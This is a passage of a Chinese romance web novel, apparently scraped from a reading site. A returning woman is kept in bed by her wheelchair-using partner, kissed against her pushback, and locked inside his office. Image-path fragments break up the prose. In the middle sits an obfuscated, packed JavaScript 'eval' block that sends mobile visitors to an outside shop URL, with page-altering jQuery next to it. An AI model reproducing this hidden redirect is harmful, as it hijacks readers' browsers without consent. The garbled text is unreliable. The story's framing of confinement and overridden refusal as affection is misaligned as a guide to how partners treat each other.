回国前一晚,程泛声将机票信息发给她。他已经出院了。
登机后,姜好担心了一下邻座会不会是他。看见金发碧眼的陌生面庞后,她才松了口气。
也对,程泛声不至于这么幼稚。
近半日的航程结束,飞机降落在国内机场。
来接她的,是安知序的司机。
车行的方向并非回家,而是朝着安胜集团驶去。
姜好没有多问,顺从地跟着指引,来到了他的办公室。
她推门而入,安知序立刻放下手中的工作,来到她身边。姜好俯身给了他一个久违的拥抱。
安知序的手臂环住她,迟迟没有松开。
姜好的下巴搁在他的肩上,声音里带着浓浓的倦意轻笑:“我很困。我还要倒时差。知序,我要睡一觉。”
将近十四小时的行程,姜好几乎没有合眼,只在途中勉强微眯几十分钟。她一向厌恶乘机,一上飞机就会不适,难以入眠。
她整个人几乎要软软地滑跪下去,安知序稳稳地托住她,就这样半扶半抱着将她带进休息室,轻轻放倒在床上。
他细致地解开包带、脱下鞋子……
安知序支着轮椅在床周围忙前忙后,像在玩电脑上的家居小游戏,而她是被他照顾的小公主。
姜好侧着头看他,忍不住笑出来。渐渐的,眼睛不知不觉地眯起来,连她自己都失去了入睡前一刻的记忆。
茶几上热气腾腾的早餐的香气,温柔地唤醒了她的嗅觉。随后,整个人也悠悠转醒。
“头好痛……”
姜好支着手臂坐起来,一杯温水适时递到手中。
“喝点水润润嗓子,你昨晚有些咳嗽。”
姜好望向窗外,天色大亮。
“几点了?”
“早上八点。”
姜好没想到自己一觉睡到了次日清晨,不由失笑:“这下时差真倒过来了。”
她身上的衣物已换过一套干净的,姜好去洗手间简单洗漱,回来用餐。
昨夜很显然她就这么在这张床上睡了一晚,她看向安知序:“你昨晚没回家?”
“没。”
姜好“噢”了一声。看来昨晚他也在这张床上将就。
“还困吗?”安知序见她夹筷子的动作慢吞吞的,像电影里的慢镜头。
姜好摇摇依旧昏沉的脑袋,偶尔,这种乘机的不适感会延续到落地以后。
幸好,今天不用去上班。
“我待会儿再躺一下就好。”
晨时安知序有会,他前往会议室,姜好坐在他的电脑桌前浏览新闻。
她模仿着程泛声的习惯,晨起阅读医疗国际新闻,不错过任何与时俱进的机会,试图和他一起走在行业前沿。
新愈和OEMF合作,是一桩不大不小的新闻。有人关心,也有人毫不在意。
姜好点进新闻。
其中一张配图是程泛声的旧照,虽然成熟,但比起现在还是略显青涩。姜好回忆,这应该都是两年多前的了。想来是因为程泛声病愈不久,他推掉了一切采访,媒体只能用存档照片充数。
姜好支起手臂,手掌撑在脸下,在搜索框内输入“新愈”,开始“视奸”。
助理轻叩门扉,端来热水和感冒药。
“姜小姐,这是感冒药。安总嘱咐您吃药预防一下。”
姜好含混地应了一声,头也不抬,继续浏览着新闻。
助理整理了一会资料才离开,门即将关上时,姜好叫住他:“麻烦你,我想打印这份报道。”
她想细读其中关于OT的部分,但她不会操作打印机。
助理打开打印机,调好设置:“可以了。您那边直接右键下载打印就好。”“OK。”
报道在预打印队列里跳出来,紧随其下的一行字钻入姜好的视线。
李南恩。
上一份打印过的文件,就叫这个名字。
李南恩。
姜好头一凉,移动鼠标点开文件。
密密麻麻的文字映入眼帘,详细地罗列着李南恩的教育经历、工作经历……尤其在大学这个板块,笔墨浓重,事无巨细。
数十页文字将他的前半生铺陈开来。
打印机嗡嗡吐出纸。助理整理好,放在桌边。
姜好关掉那份以李南恩为名的文件,转身拿起打印好的报道。
她努力地阅读,然而那些文字在她的视线下仿佛模糊的雨点,余光中,她看见自己的双手颤动。
安知序回到办公室,看见桌上那杯未动的水和原封不动的药。他的目光越过杯沿,落在电脑后那颗毛茸茸的、低垂着的脑袋上。
“好好,”他罕见地使用责备的语气,“你忘了吃药。”
姜好从屏幕后抬起头。
她下意识道:“抱歉……”
“不用和我说道歉,”安知序向她靠近,碰杯试了下水的温度,“我只是担心你。水还温着,你把药吃了吧。”
感冒药是最好的安眠药,姜好强撑着在电脑上处理了会工作,便又回到床上沉沉睡去。
后来半梦半醒间,她感受到身后床垫下陷。一双手从身后环住她,男人单薄的胸膛贴上她的脊背,温热的体温透过衣料传来,她无意识地嘤咛一声。男人察觉,掌心轻柔抚着她的秀发,将她哄睡,滚烫的呼吸扑在她的颈间。他们紧密相连,未有隔阂。
直到午后太阳西斜,安知序将她喊醒。
“好好,再不起来,时差就白倒了。”
他的吻细密落下,像春雨般轻触她的脸颊。直到姜好再也受不住这温柔的侵扰,伸手抵住他的胸膛,懒懒地坐起身。
安知序的手臂仍环在她腰间,将她圈回怀里。姜好靠在他肩头,嗓音带着初醒的沙哑:“几点了?”
他低头寻她的唇,辗转厮磨许久,才抵着她的额头回答:“两点多。饿不饿?”
姜好拽过枕头垫在腰后:“我想吃面包。还有牛奶。”
“好。”安知序伸手拨通内线电话吩咐下去。
安知序的手臂始终不放,姜好抬头凝着他的下颚,安知序感受到,又俯身下来,细碎的吻沿着她的额头一路向下,直到脖颈、裸露的胸口。
“你干嘛……”姜好蜷起手指,推他。
因为生病的缘故,安知序常常展露脆弱的一面,偶尔会这样依赖她,与她贴贴,寻求她的抱抱,肌肤相亲慰藉他的孤独。
但是,安知序很少这么、这么黏人。
像一只巨大的布偶猫,整个人挂在他身上。
安知序抓住她推拒的指尖,温柔却不容拒绝地按在一旁,随后将她更深地拥入怀中,手臂收得更紧。
姜好的脸颊被迫贴在他温热的颈间,声音闷闷的:“不忙工作吗?”
他的鼻尖在她脸颊上轻轻蹭过,呼吸温热:“太想你了,好好,我想你。”
姜好不说话了,就这样任他抱着、搂着、吻着,像一艘停泊在港湾的小船,已到达终点。
她走神,只一瞬间忘记回应他的亲吻,安知序便抓住她的下巴将她脸转过来,再次覆上她的唇。
“不许分神,”他的声音延绵在交缠的呼吸里,“只许想我一个人。”
动人的情话融化在灼热的亲吻里,姜好仰头回应他的吻,身体与他紧密相依。
直到牛奶和面包被送进房间。
安知序不许助理进入,也不许姜好下床去取。他画地为牢,将姜好圈禁在床上。
“干嘛这么麻烦……你把我当金丝雀啦?”
姜好看着安知序费力地坐到轮椅上,滑到门口取来面包和牛奶。
安知序不接话,行动上却表明答案。他重新回到床上,含住一口温牛奶,随即俯身向她靠近。
姜好躲闪:“我不要!”</p
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17100148|191701||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
>
手腕被捉住,最终还是被他拉回身下,情急时刻姜好脸一撇,牛奶顺着她的唇角流下,滴落在床单上。
甜腻的奶腥味瞬间在空气中弥漫开来,姜好胃里一阵翻涌,第一次对这味道感到生理性的厌恶。
安知序的动作戛然而止。
他在她的上方支撑着手臂,这个动作对他来说,需要耗费大量力气。
他凝视她片刻,然后伸出手,用指腹极其轻柔地拭去她唇边的奶渍。
理智渐渐回笼。
“对不起。”
听见他的声音,姜好总算平复下来,紧绷的身体松懈。她揪住他的领带,没有用力,他顺着她的动作,从她的身上离开。
“你去工作吧。”姜好用被子将自己裹紧,脸转向一边。楼下繁华一片,人流如织,楼层之高,小到她只能看见圆点在移动。
安知序沉默离开,姜好听见房门关闭的声音后才转过脸。
默默将床头柜上的牛奶推到一边,她拿起面包,都是她爱吃的口味,今天却只吃几口就没了胃口。
即使肚子咕咕响提醒她正饿着。
安知序在外工作,姜好听见门开开合合的声音,时常有人进来低声汇报。
后来她听见安知序离开办公室的声音,外面彻底安静下来。
姜好立刻下床,披上外套,开门——门从外锁住了。
她不敢置信地拧了好几圈门锁,最终才确认这个事实。她真的被锁在门内了。
她拼命拍打门板:“开门!人呢!”
一分多钟后门外有了动静。听见有人开门而入,姜好更加用力地敲门:“开门!我要出去!开门!”
脚步声在门外停顿了片刻,随即若无其事地走远。
他们又离开了办公室。
因为他们都听令于安知序。
“开门啊……”姜好落下泪,眼泪顺着脸颊淌下,浑身的力气被抽空,她沿着门滑坐在地上。
她不再敲门,而是不停地转动门锁,哪怕它纹丝未动。
当她终于放弃求助于别人,决定在房间里寻找砸门或者砸锁的工具时,门陡然从外面拉开。
她失去依靠,身子轻飘飘跌下,安知序伸手将她接住。她跌坐在他腿间,额头抵着来人冰凉的西裤。
安知序俯身握住她的手,掌心那片刺眼的红痕让他心头一紧。他将那微微颤抖的手合在自己掌心,声音放得极轻:
“好好,起来。”
泪水沾湿他的西裤,安知序逐渐感受到湿润的凉意。
轻微的。
不易察觉的。
“好好……”他再次唤她,带着恳求,“起来吧。”
她还在哭。
手抚过她的脸颊,温柔地抿去她颊上的眼泪。
“你去哪里了?”她的声音发抖。
“只是去开个会。没有走远,我在。”他再次试图将她拉起,却力不从心,她更深地陷落在他腿间的方寸之地。
过了一会,姜好主动站起身,退到一步之外。
安知序伸手,却只触到空气。
姜好抬手,手背拭过眼泪,声音平静下来。
“我饿了。我想出去吃饭。”
“你想吃什么?”
她说了一家他们曾经吃过的餐厅。
“好,我让人买回来。”
“我想出去吃。”
“我还有工作要处理,没办法陪你。”
“我一个人去吃。”她坚持,“真的很饿。”
安知序没再与她争辩,出去拨通了电话。他一边吩咐助理,一边侧头询问姜好:“你想吃什么?”
姜好不说话。她看着紧闭的办公室门。
安知序迅速给助理报了几道菜名,回到休息室,轻轻将她往里带了带,第二道门随之关闭。
他耐心地和她讲道理:“今天不可以。改天陪你去店里吃,好吗?”